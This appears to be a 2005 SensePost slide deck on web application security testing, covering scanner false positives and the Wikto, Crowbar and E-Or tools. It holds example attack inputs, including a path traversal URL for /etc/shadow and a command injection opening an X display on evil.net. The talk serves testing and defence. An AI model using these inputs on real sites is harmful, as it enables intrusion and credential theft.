




# SPORRE FEATHER




# Agenda

Disclaimer

About SensePost  
Introduction

Network application level testing  
Application testing

Conclusion  
Questions



# Introduction

Breaking/Securing networks involves many things:

**Network:** discovery - dude, where's my network?

**Network level:** Exposed services – mostly 80,443 and 25

**Network application level:** anything between network level and application level)


**Application level:** the new frontier – home grown applications

**Content level:** worms/virus/(spam) via Email

**Others:**

Network: Wireless/RAS/3<sup>rd</sup> party links

Social engineering




# Introduction – why do we worry?

**Network:** Large companies have large networks. Multiple ISPs, Internet connections, thousands of domains...in multiple countries, under the control of many different people speaking different languages. In many cases they simply DON'T KNOW what's out there.

**Network app level:** The patching game – need we say more?

**Application level:** Problem lies with developers. Skill level of attacker are higher than defenders. Defenders are not developers. Difficult to determine if an app is broken.

Assessing these areas are notoriously difficult



# Network application level

We focus on 80 (HTTP) and 443 (HTTPS)

If you can do 80 then you can do 443 with an SSL relay

This is the *CGI scanner's* domain.

Things these scanners search for:

- o Sample scripts
- o Administrative back-ends and “interesting” files
- o Encoding problems
- o Sanitization problems in known apps
- o XSS in known apps

Scanners work by basically sending a request and inspecting the response.

Main non-commercial players:

- Nikto (using RFP's LibWhisker)
- Nessus



# Network application level

Problems with almost all scanners:

Things they don't do:

- Intelligently looking at responses
- Initial CGI directory mining
- Recursively scan for directories (e.g. `/admin/backup/`)

Result:

- We miss stuff
- We get load of false positives
- Generally speaking, we can't perform scans...



# Network application level

Let's look in more detail.


## **What's the problem with testing for 200s?**

Web servers can be configured to reply with "friendly 404s". This means that we don't get a proper *404 Not Found* but rather a *200 OK* when the resource is not found.

The same applies for 302, 301 etc. Does this look familiar:

*Over 30 "Moved" messages, this may be a by-product of the server answering all requests with a "302" or "301" Moved message. You should manually verify your results.*

(Nikto scan 'breaking')



# Network application level

Let's look in more detail.

## **Nikto: (in the db)**


"generic", "/cpanel/", "200", "GET", "Web-based control panel"

"generic", "/GWWEB.EXE?HELP=bad-request", "Could not find file SYS", "GET", "Groupwise allows system information and file retrieval by modifying arguments to the help system. CAN-2002-0341."

The first entry asks for */cpanel/* and will trigger as positive when a HTTP 200 OK is returned

The second entry looks for "*Could not find file SYS*" string in the response.

The second type of test is obviously less prone to false positives. Unfortunately only +-25% of Nikto DB entries are built like this



# Network application level


How does Nessus do it?

Nessus has a plugin called *no404.nasl* that tries to address the problem.

How does *no404.nasl* work?

It runs before any other CGI type checks. It checks server response when requesting a non-existent file against a list of possible responses. If the response match any of the stored responses it stores the response in the KB. When subsequent plugins request a CGI, it compares the response to the stored response in the KB.

So – what's the problem??



# Network application level

Works fine when server responses for unknown resources are consistent. But...

- Extension bindings – e.g. *.servlet* is handled by other subsystem
- Virtual directories - */scripts/* could be passed to other web server.

Thus – *no404.nasl* is a start, but still breaks too frequently.

We need something that is

- Totally status code independent
- Sensitive to extension
- Sensitive to location




# Network application level

What happens when small things leads to bigger things:

The brief history of Wikto:

- Gareth and his directory miner
- SensePost C# course
- Problems with 302s,403s on directories and recursion. YUK!!
- Per location/directory – store response, and compare
  
- If this works...why not read Nikto DB?
- Per location/directory, per extension – store response, and compare
- Let's call it Wikto – Nikto for Windows...
  
- Let's use Google to mine directories?!
  
- Google? J0hnnny Long and the Google Hacks!




# Network application level

## Wikto Logic:

1. Analyze request - extract the location and extension
2. Request a nonexistent resource with same location and extension
3. Store the response
4. Request the real resource
5. Compare the responses
6. If the responses match -> negative; else positive.

## Example:

1. Nikto DB entry: */scripts/showcode.asp*
2. Location: */scripts/*, Extension: *.asp*
3. Request: */scripts/moomoomoo.asp*
4. Response is : HTTP 200 OK – your file is not here (friendly)
5. Request: */scripts/showcode.asp*
6. Response is : HTTP 200 OK – your file is not here (friendly)
7. Compare content – it's the same. Test is: negative.



Quit



Start Mining  
Skip to files  
Skip directory  
Stop Mining

Export Results

Directories

Import from Googler cl

- /a
- /access
- /active
- /adm
- /admin
- /\_admin
- /administrator
- /administration
- /app
- /apps
- /archive
- /archives
- /asp
- /back
- /backup
- /back-up
- /bak
- /bakup
- /bak-up
- /basic
- /bea
- /bin

File types cl

- htm
- html
- shtml
- asp
- asa
- doc
- jsp
- jsa
- txt
- pl
- plx
- cfm
- php
- vbs
- cgi
- inc
- tmp

Files cl

- admin
- login
- logon
- backup
- backend
- users
- logs
- test
- upload
- INSTALL\_admin
- adm
- admin\_
- admin\_login
- admin\_logon
- administrator
- adminlogon
- client
- clients
- cmd
- customer
- data
- database
- default
- details
- email
- example
- examples
- feedback
- global
- globals
- guestbook
- index
- log
- logfile
- logfiles
- login
- logon
- mail
- main
- members
- pass

Directories (results)

- 

Files (results)

- 

www.sensepost.com IP/DNS name

80 Port

403,401,200,302,301 Trig Codes(Dir)

200,302,301,403 Trig Codes (File)

GET / HEAD

Preserve results

Load Directories  
Load File Names  
Load File Types

Use AI  0.700

Fuzz status

N/A AI min  
N/A AI max

Clear Fingerprint DB

Status

Directories  
Files



Quit

Optimized  Use AI  0.500 Update

www.sensepost.com Target

WIKTO

Start Wikto

Extract location: /  
Fingerprint not found in DB - getting it...

Show all

80 Port

Stop Wikto

Fingerprint compare: 1.06944444444444

Reset

Export Results

Load DB

Clear Fingerprint DB

```
DOCUMENT_ROOT /cgi-bin/printenv
Premature end of script headers: / /cgi-bin/printenv
=sourcedir /cgi-bin/search
PATH_TRANSLATED /cgi-bin/test-cgi
Premature end of script headers: / /cgi-bin/test-cgi
root: /content/base/build/explorer/none.php?.....etc:passwd:
root: /content/base/build/explorer/none.php?/etc/passwd
Packages /doc/it/overview-summary.html
login and password /doc/webmin.config.notes
200 /docs/
```

Weight	Trigger	Request
0.1640625	200	/icons/

HTTP Request

HTTP Reply

```
GET /docs/ HTTP/1.0
Accept: */*
Accept-Language: en-us
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: www.sensepost.com
```

```
HTTP/1.1 404 Not Found
Date: Tue, 04 Jan 2005 09:42:02 GMT
Server: Apache/1.3.28 (Unix) AuthMySQL/2.20
Last-Modified: Fri, 05 Nov 2004 21:55:27 GMT
ETag: "793ac-1939-418bf6cf:41a7f9c5"
Accept-Ranges: bytes
Content-Length: 6457
Connection: close
Content-Type: text/html
```

Description

CGI dirs

```
Description:
May give list of installed software

Request:
/docs/

Trigger:
200

Method:
```

Import from Googler    Import from BackEnd




# Network application level

Challenges faced when building Wikto:

Extraction of location and extension  
*/scripts/showcode.asp* is obvious...but what about  
*/%c0%af/.../dosomething=admin?mooblah.mdb*

Comparing responses – at the moment Wikto compare is very basic (but seems to work OK-ishly)

The rest was fairly easy...



# Network application level

Can we use these techniques to improve Nessus CGI scanning?


YES!

Most plugins use *is\_cgi\_installed\_ka* to determine if a CGI is there. Rewrote the function in such a way that:

- It does not look for status codes anymore
- Performs Wikto style checking
- Stores responses in KB – e.g. no need to do dummy requests again
- Drop-in replacement for function
- Awaiting community feedback...

Results:

- **Dramatic** improvement on false positives where server responses differ in terms of location and extension. (18 false positives vs. none)
- KB larger (+-120k per host)
- Slightly slower initial scan



# Network application level

Others cool things that Wikto do:

Mine directories using Google. Amazing results on nice fat corporate web sites. These are used for input for the backend miner & Wikto.


How does it work?

Google for *keyword site: www.corp.com -filetype: XXX* where XXX is asp, php, pl, cgi etc. and keyword is a common word to the site.

Finds files in different directories – mines the directories.

Nice side effect – looks for doc, ppt, xls etc. Maybe these are indexable?

Why??? Admin backend interface might be sitting at */fatcorp/admin/login.asp* – which you would miss if you didn't know that */fatcorp* existed.



Quit

Mined directories

- /cgi-bin
- /perl
- /cgi-bin/e-business
- /scripts
- /cgi-bin/software
- /cgi-bin/software/webtools
- /cgi-bin/software/webtools/print
- /cgi-bin/software/http
- /cgi-bin/software/integration
- /cgi-bin/software/ts
- /cgi-bin/shop

Start Googling

Stop Googling



www.ibm.com

Site/Domain

hp,cgi,aspx,wSDL,xml,xls,sh,css,txt,doc,pdf,mdb,zip

File Types

ibm

Google Keyword

<http://www.ibm.com/cgi-bin/email-lvg.pl>  
<http://www.ibm.com/perl/email-lvg.pl>  
<http://www.ibm.com/cgi-bin/e-business/profile2.pl?page=p01>  
<http://www.ibm.com/scripts/email-lvg.pl>  
<https://www.ibm.com/cgi-bin/email-sjp.pl>  
<http://www.ibm.com/cgi-bin/software/webtools/print/print.pl>  
<http://www.ibm.com/cgi-bin/software/http/questions.pl>  
<http://www.ibm.com/cgi-bin/software/integration/questions.pl>  
<http://www.ibm.com/cgi-bin/software/ts/questions.pl>  
[https://www.ibm.com/cgi-bin/shop/sml.pl?form\\_cfg=ptshop--solic\\_info](https://www.ibm.com/cgi-bin/shop/sml.pl?form_cfg=ptshop--solic_info)  
[http://www.ibm.com/cgi-bin/shop/sml.pl?form\\_cfg=ptshop--inscrip](http://www.ibm.com/cgi-bin/shop/sml.pl?form_cfg=ptshop--inscrip)  
[http://www.ibm.com/scripts/shop/sml.pl?form\\_cfg=/shop/si/shop\\_contact\\_ibm\\_general--si\\_sl](http://www.ibm.com/scripts/shop/sml.pl?form_cfg=/shop/si/shop_contact_ibm_general--si_sl)  
[https://www.ibm.com/cgi-bin/shop/sml.pl?form\\_cfg=ptshop--inscrip](https://www.ibm.com/cgi-bin/shop/sml.pl?form_cfg=ptshop--inscrip)  
[https://www.ibm.com/cgi-bin/shop/sml.pl?form\\_cfg=/shop/pt/ptshop--solic\\_info](https://www.ibm.com/cgi-bin/shop/sml.pl?form_cfg=/shop/pt/ptshop--solic_info)  
[https://www.ibm.com/cgi-bin/shop/sml.pl?form\\_cfg=ptshop--info\\_serv](https://www.ibm.com/cgi-bin/shop/sml.pl?form_cfg=ptshop--info_serv)  
<http://www.ibm.com/cgi-bin/dw/search.pl?selScope=javaZ&UserRestriction=AlX>  
[https://www.ibm.com/cgi-bin/shop/sml.pl?form\\_cfg=ptshop--solic\\_info.html](https://www.ibm.com/cgi-bin/shop/sml.pl?form_cfg=ptshop--solic_info.html)  
[http://www.ibm.com/cgi-bin/shop/sml.pl?form\\_cfg=il\\_ibm\\_direct\\_form\\_cfg--il\\_ibm\\_direct\\_form](http://www.ibm.com/cgi-bin/shop/sml.pl?form_cfg=il_ibm_direct_form_cfg--il_ibm_direct_form)  
[https://www.ibm.com/cgi-bin/shop/sml.pl?form\\_cfg=/shop/pt/ptshop--inscrip](https://www.ibm.com/cgi-bin/shop/sml.pl?form_cfg=/shop/pt/ptshop--inscrip)  
[http://www.ibm.com/cgi-bin/shop/sml.pl?form\\_cfg=/shop/za/shop\\_za\\_sar--ls\\_za&tagX=Value](http://www.ibm.com/cgi-bin/shop/sml.pl?form_cfg=/shop/za/shop_za_sar--ls_za&tagX=Value)  
<http://www.ibm.com/hk/cgi-bin/callmenow.pl?chosen=10457&command=form>  
[https://www.ibm.com/cgi-bin/shop/sml.pl?form\\_cfg=/shop/es/es\\_solic\\_info--form](https://www.ibm.com/cgi-bin/shop/sml.pl?form_cfg=/shop/es/es_solic_info--form)  
[https://www.ibm.com/cgi-bin/shop/sml.pl?form\\_cfg=/shop/es/es\\_pedirbp--form](https://www.ibm.com/cgi-bin/shop/sml.pl?form_cfg=/shop/es/es_pedirbp--form)  
<http://www.ibm.com/software/data/db2/v8/>  
<http://www-306.ibm.com/software/data/db2/cm/>  
[http://www.ibm.com/cgi-bin/software/track3.cgi?file=/software/info/websphere/solutions/business.html&S\\_TACT=1004WW30&S\\_CMP=campaign](http://www.ibm.com/cgi-bin/software/track3.cgi?file=/software/info/websphere/solutions/business.html&S_TACT=1004WW30&S_CMP=campaign)

Done

0

0



# Network application level

Others cool things that Wikto do:

Google Hacking Data Base (since we are busy with Google).

GHDB is a collection of interesting search terms that yields interesting results. See <http://johnny.ihackstuff.com> for more details.


By adding a *site:* directive to the search we narrow it down to our target domain.

Example:

Google Search: "Welcome to Intranet"


**Description:** According to [whatis.com](http://whatis.com): "An intranet is a private network that is contained within an enterprise. The main purpose of an intranet is to share company information and computing resources among employees and in general looks like a private version of the Internet." Intranets, by definition should not be available to the Internet's unwashed masses as they may contain private corporate information.

It now becomes: "Welcome to Intranet" site: fatcorp.com



# Network application level

Wikto Demo...



## Brute forcing tools - crowbar

Currently we are stuck with tools that

- Are not generic enough
- Tries to predict the behavior of the system
- Can only perform tests on parameters passed
- Have to PERL it every time
- Positive response not always known

Crowbar (beta)

- Tries to be as generic as possible
- Can brute 2 parameters at a time
- Can brute anything in the request – e.g. parameters, cookie, URL
- Users creates a “base response”
- Uses Wikto content comparison to find “positives”
- User can tune fuzzy logic trigger levels to get only relevant data



# Crowbar – BETA!

The screenshot displays the Crowbar application interface, which is used for fuzz testing. It is divided into several sections:

- Request Log:** Shows the HTTP request: `GET /search?hl=en&q=##1##&btnG=Google+Search HTTP/1.0`
- Response Log:** Shows the HTTP response headers: `HTTP/1.0 200 OK`, `Date: Wed, 02 Feb 2005 22:29:56 GMT`, `Content-Type: text/html`, `Cache-Control: private`, `Set-Cookie: PREF=ID=7f22718509ea0aff:TM=1107383396:LM=1107383396:Server: GWS/2.1`, and `Via: 1.1 ctb-cache3 (NetCache NetApp/5.5R5D13), 1.1 netcachejhb-1 (f`. Below the headers, the start of the HTML body is visible: `<html><head><meta HTTP-EQUIV="content-type" CONTENT="text/html`.
- Configuration:**
  - Parameter 1:** Set to `File` with `FileLoad` button and path `C:\crows.txt`. Range: `From: 0000 To: 9999`. Options: `Random` (unchecked), `Pad` (checked).
  - Parameter 2:** Range: `From: 0000 To: 9999`. Options: `Random` (unchecked), `Pad` (checked).
  - Actions:** `Start` (highlighted), `Stop`, `Pause`, `Save to files`, `Base response` (highlighted). `Total num of items` is set to `10`.
  - Fuzzy Control:** `Low` is `0.00000`, `High` is `1.30000`. `Recalc` (highlighted) and `Export` buttons are present. Control buttons: `=`, `! =`, `All` (selected), `<>`, `>>`.
  - Target:** `Target` is `www.google.com`, `Port` is `80`, `Time Out` is `6000`.
- Log Output:** A list of test results:
  - 6.82403:een::0
  - 6.72186:twee::1
  - 7.2593:drie::2
  - 7.64286:vier::3
  - 6.82101:vyf::4
  - 6.89847:ses::5
  - 6.34279:sewe::6
  - 6.68839:agt::7
  - 6.47861:nege::8
  - 7.14961:tien::9

Version 0.83

# Application level

Application level – anything that resides on top of a web server. Most of the time this is home grown applications.

Why are we worried/excited about web applications:

- Cannot download a patch and apply it
- Firewalls (unless application aware) are useless
- IDS is mostly useless (SSL ...and it's perfectly clean HTTP)
- Difficult to detect even on application layer
- Apps frequently needs to talk to databases....
- Databases & app servers are frequently found on internal nets
- Traditionally, developers and security admins are not friends



# Application level

**Information Gathering:** Anything that could help one later. Error messages,

**File System & Directory Traversal Attacks :** Where filename are involved  
–e.g. <http://duh/showfile.pl?f=../../etc/shadow>

**Command Execution:** Where you suspect data is passed to an external process. Use ; | > & && etc. to add your own commands – e.g.  
<http://duh/ping.pl?target=127.0.0.1;xterm -display evil.net:0.0>

**SQL & Database Query Injection:** Where you suspect your input is handed to a database e.g. <http://duh/news.asp?article=88221>

**Cross Site Scripting:** The application doesn't properly sanitize *output*  
Trick the server into sending the user code

**Impersonation Attacks:** Authentication & Authorization  
How does the app know who you are? Is each transaction authorized?

**Parameter Passing:** Cookies, hidden fields, URL strings. Complex application HAS to keep state somewhere



# Application level

So you want to write a web app scanner?

Get the all possible actions that handle parameters:

- Mirroring problems – logout button, calendars, recursive forms
- Forms that prevent access to parts of application (e.g. login page, select account)
- State variables...(in forms or as cookies)

Interpret results:

- How do we get the pages back? 302s, frames, flash, etc. etc.
- How do we know when we have broken something? (the *view balance* problem)



# Application level

## E-Or – a short history

2002-q2: Mieliekoek (corncake): Mirrors site via HTTPTrack and finds all actions that handle parameters. Only searches for SQL injection. Failed for anything that requires login. Written in PERL. Command line...sucks but gets lots of “airtime” – as it gets mentioned in SQL insertion worm paper.

2002-q3: MKv2 – the same, but with a horrible GUI interface for Win32. Interface causes interesting mental problems in sensitive users...

2003-q1: MKX – reads from @stake webproxy file writer logs. Handles HTTP headers and thus state information. Written in PERL, command line interface. Fails because of complex parameter selection.

2004-q2: Works starts on project codename WebDonkey. Win32 based, .NET c#. Beta tests fail, redesign, re-implement, goto 10...

2005-q1: After n iterations we have something that appears to work. Name changed to E-Or. Still breaks on occasion but shows lots of promise.



# Application level

E-Or – design criteria

User should choose which part of the application to test  
User should be manually “mirror” application (e.g. fill in forms)  
Using Paros/@stake web proxy file writer to record steps

Ability to disable actions

Ability to hardcode variables to user defined values

Ability to keep variables as they were in the “surf”

Ability to disable variables (actions that use the variable)

Ability to fuzz variables

Ability to configure fuzz strings

Fuzzing via a real browser (IE) – addresses rendering problem

Should be able to view result as text or as screenshots

Movie type view

Ability to replay a fuzz request



# Application level

